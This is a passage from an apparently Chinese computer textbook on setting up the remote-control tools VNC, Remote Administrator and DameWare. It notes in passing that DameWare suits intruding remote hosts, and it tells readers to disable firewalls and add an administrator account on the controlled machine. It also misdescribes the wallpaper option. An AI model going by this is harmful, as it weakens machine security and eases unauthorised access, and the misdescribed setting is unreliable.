(2) 网络带宽需求很小,即使双方都是用调制解调器拨号上网,连接速度依然很快,控制起来也很流畅。

(3) 完全免费 。

4. VNC 的设置

下面分别是主机(被控制者)和客户机(控制者)要运行的程序。

(1)主机(被控端机器)

依次点击“开始”→“程序” →“RealVnc 菜单中的 Run VNC Server”,运行后在右下角任务栏会出现一个 VNC 的小图标,如图 5 - 43 所示。

图 5 - 43　VNC 图标

双击该图标,出现 VNC 的用户属性窗口,如图 5 - 44 所示。

在用户属性窗口中,“Imcoming connections”指的是接入的连接,就是主控端遥控机器的时候连接进来的连接,在“Accept Socket Connections”选项前打上勾,“Password”是设置的密码,设置后将密码告诉要控制机器的人即可。为了安全起见,不要设置为空密码。“Display Number”设置为 Auto(自动)即可。“Enable Java Viewer”选项前也需要打勾。




图5-44　Current User Properties 窗口

"When Last Client Disconnets"是当最后一个客户机断开连接后进行的任务的设置，下面有3个选项："Do Nothing"是什么也不做，维持现状；"Lock Workstation"是锁定机器；"Logoff Workstation"是退出机器上的登陆。这些功能可以按照需求进行选择设置。

"Connection Setting"是连接设置。第一项"Disable Remote Keyboard & Pointer"和第二项"Disable Local Keyboard & Pointer"是禁止本机和远程机器的键盘与指示器起作用，不要勾选，否则控制时键盘不起作用，操作起来不方便。第三项"Remove Desktop Wallpaper"勾上，这样控制别人机器时能看到对方的桌面壁纸。

"Update Handling"中的选项对控制影响不大，保持默认设置即可。

设置完毕后，按"OK"键确定，然后将设置的密码和机器的IP地址告诉主控端即可。IP地址获得的方法有很多：Win98下可以在"开始"→"运行"中输入winipcfg查看；Win2000/XP中可以在"开始"→"运行"中输入cmd，然后在弹出的DOS窗口中输入ipconfig - all即可查看。

(2)客户机(主控端机器)。

依次点击"开始"→"程序"→"RealVnc菜单中的Run VNC Viewer"，出现"Connection details"对话框，如图5-45所示。在VNC server后面的输入框中输入要控制的机器的IP地址，然后在弹出的窗口中输入密码，IP地址和密码都是被控制的机器的地址和密码，应该由被控制者提供。经过短暂的连接，就可以连上被控制的机器了，如图5-46所示。

5. VNC使用中的常见问题

(1) 当运行VNC让别人控制机器时，一定要将网络防火墙关闭，比如天网和费尔防火




图 5-45 Connection details

图 5-46 被控制电脑桌面

墙,否则连接会被阻隔导致连接失败,无法控制机器;金山毒霸等病毒防火墙不需要关闭。

(2) 如果被控机器在局域网内(比如校园网),那么在公网上的机器(比如用 ADSL 拨号上网的用户)不能控制;不过可以用局域网内的机器控制处在公网上的机器。

VNC 是一款很适合个人使用的远程控制软件,小巧但基本功能很齐全。使用起来也非常方便,对机器要求也很低。由于是 AT&T 开发的,它还支持多平台,在 Win9x/2000/XP 中都可以使用,也可以在 Linux 操作系统下使用,甚至可以支持 Windows 和 Linux 不同平台的互相控制。如果对功能有更多的要求,那么可以使用赛门铁克公司出品的 pc Anywhere。

5.6　Remote Admin 工程控制计算机

一提起远程监控软件，可能很多人就会把它和木马联系起来。的确，在很多方面，远程监控软件的特征与木马很相似，但区别在于“一明一暗”。远程控制软件是经过控制双方协商后才建立连接的，而木马则是在目标主机毫无知觉的情况下控制目标主机。

本节介绍的这款监控软件名称叫“Remote Administrator”。与绝大多数监控软件一样，该软件分为服务器端与客户端两部分，安装时可根据实际的使用情况选择，其中“Viewer”是客户端（控制端），“Server”是服务端（被控端）。

1. Remote Admin 的安装

运行安装文件，选择了安装路径之后，程序即会自行安装。如果选择了 Remote Administrator Server，会在系统中添加名为“Remote Administrator Service”的系统服务，如图 5－47 所示。在安装的最后，会要求输入至少 8 位以上的访问权限密码，如图 5－48 所示。安装完成后会提示重启系统，点击“确定”，重新启动计算机，至此，软件的安装就完毕了。

2. Remote Admin 的应用

Remote Admin 分为被监控端和监控端两部分。

（1）被监控端（服务端）。

在“开始”→“程序”→“Remote Administrator”选项中有三个快捷方式都是与被监控端（服务端）有关，分别是 Settings for Remote Administrator server（设置）、Start Remote Administrator server（开始服务）和 Stop Remote Administrator server（停止服务）。运行 Settings for Remote Administrator server，弹出“Remote Administrator server”选项窗口，如图 5－49 所示。

各个选项的功能为：“Install service”允许设置监控服务随系统启动时自动执行；“Remove service”设置监控服务手动启动；“Set password”设置连接密码，要求至少 8 位；“Options”中可设置是否进行 IP 过滤，如果监控端的 IP 段相对固定，则可以根据实际情况作相应设置，设置之后，非列表中的 IP 地址无法监控，可大大地增加服务端的安全性，“Port”是监控端口设置，默认为 4899，取消“Use default port”后可自定义端口，强烈建议修改控制端口，如图 5－50 所示。

另外对于运行有防火墙的服务端，还要设置防火墙，让其开放相关的 TCP 端口，不同的防火墙有不同的设置方式，下面以 Windows XP 自带的防火墙为例作简单介绍。首先在控制面板打开 Windows XP 防火墙设置，确认取消勾选“不允许例外”，如图 5－51 所示。然后点击“例外”标签，选择“添加端口”选项，在弹出的对话框中，“名称”可随便填写如“Remote




图 5 - 47　Remote Admin 的安装




图 5 - 48　访问权限密码

Admin”，端口号的内容根据刚才的端口设置进行填写，默认选择“TCP”，确定后即可生效，如图 5 - 52 所示。其它的防火墙设置相仿。至此，服务端的设置基本完成，接下来就可以运行监控服务了。




图 5 - 49　Options for Remote Administrator server




图 5 - 50　Options 选项

(2)监控端(客户端)。

点击运行“Remote Administrator viewer”,弹出“Remote Administrator viewer”主界面,如图 5 - 53 所示。点击菜单中的“连接”→“连接到...”命令,输入服务端的 IP 地址及 TCP 端口号,再选择需要的连接类型,如图 5 - 54 所示。如果服务端能顺利应答,则会出现访问密码框,要求输入密码;如果服务端需要经常被监控,则可在“连接”前勾选“添加到连接列表”;如果是完全监控的状态下,按 F12 键可以对窗口大小进行切换,同时按下 Ctrl + F12 可调出控制菜单,具体不再详述。




图 5-51　Windows 防火墙




图 5-52　添加端口

总体来说，Remote Administrator 是一款相当不错的远程监控软件，体积小巧，却功能齐全，能完全满足绝大多数的监控需要。

图5-53　“Remote Administrator viewer”主界面




图5-54　输入IP地址

5.7 DameWare NT Utilities 远程控制

面对规模庞大的局域网和数量众多的客户机，管理和维护是件不容易的事情。但拥有了 DameWare NT Utilities（简称 DameWare）后，一切就变得简单了。DameWare 的安装过程非常简单，它的最方便之处在于，只需要在管理员本地机器安装该工具，远程客户机不需要进行任何安装和设置，只要知道客户机的管理员账号和密码，就能顺利完成远程管理和维护工作。DameWare NT Utilities 是一套功能强大的 Windows NT 远程控制软件，是网管的好帮手，功能很强大，有了它，网管就不用再为了设置调试而在两台机器中跑来跑去了。想用其来入侵远程主机的话，那就更没问题了，只要拥有一个远程主机的有权限的帐号，就能使用它远程 GUI 下登陆交互控制主机。DameWare 还有其他的很多强大的功能，这里就不一一列举。

下载安装 DameWare 后，具体的设置步骤如下：

1. 在被控端依次打开“控制面板”→“管理工具”→“计算机管理”→“本地用户和组”，新建帐号 user，并设置密码，加入超级管理员组，并关闭本地防火墙，如图 5 - 55 所示。

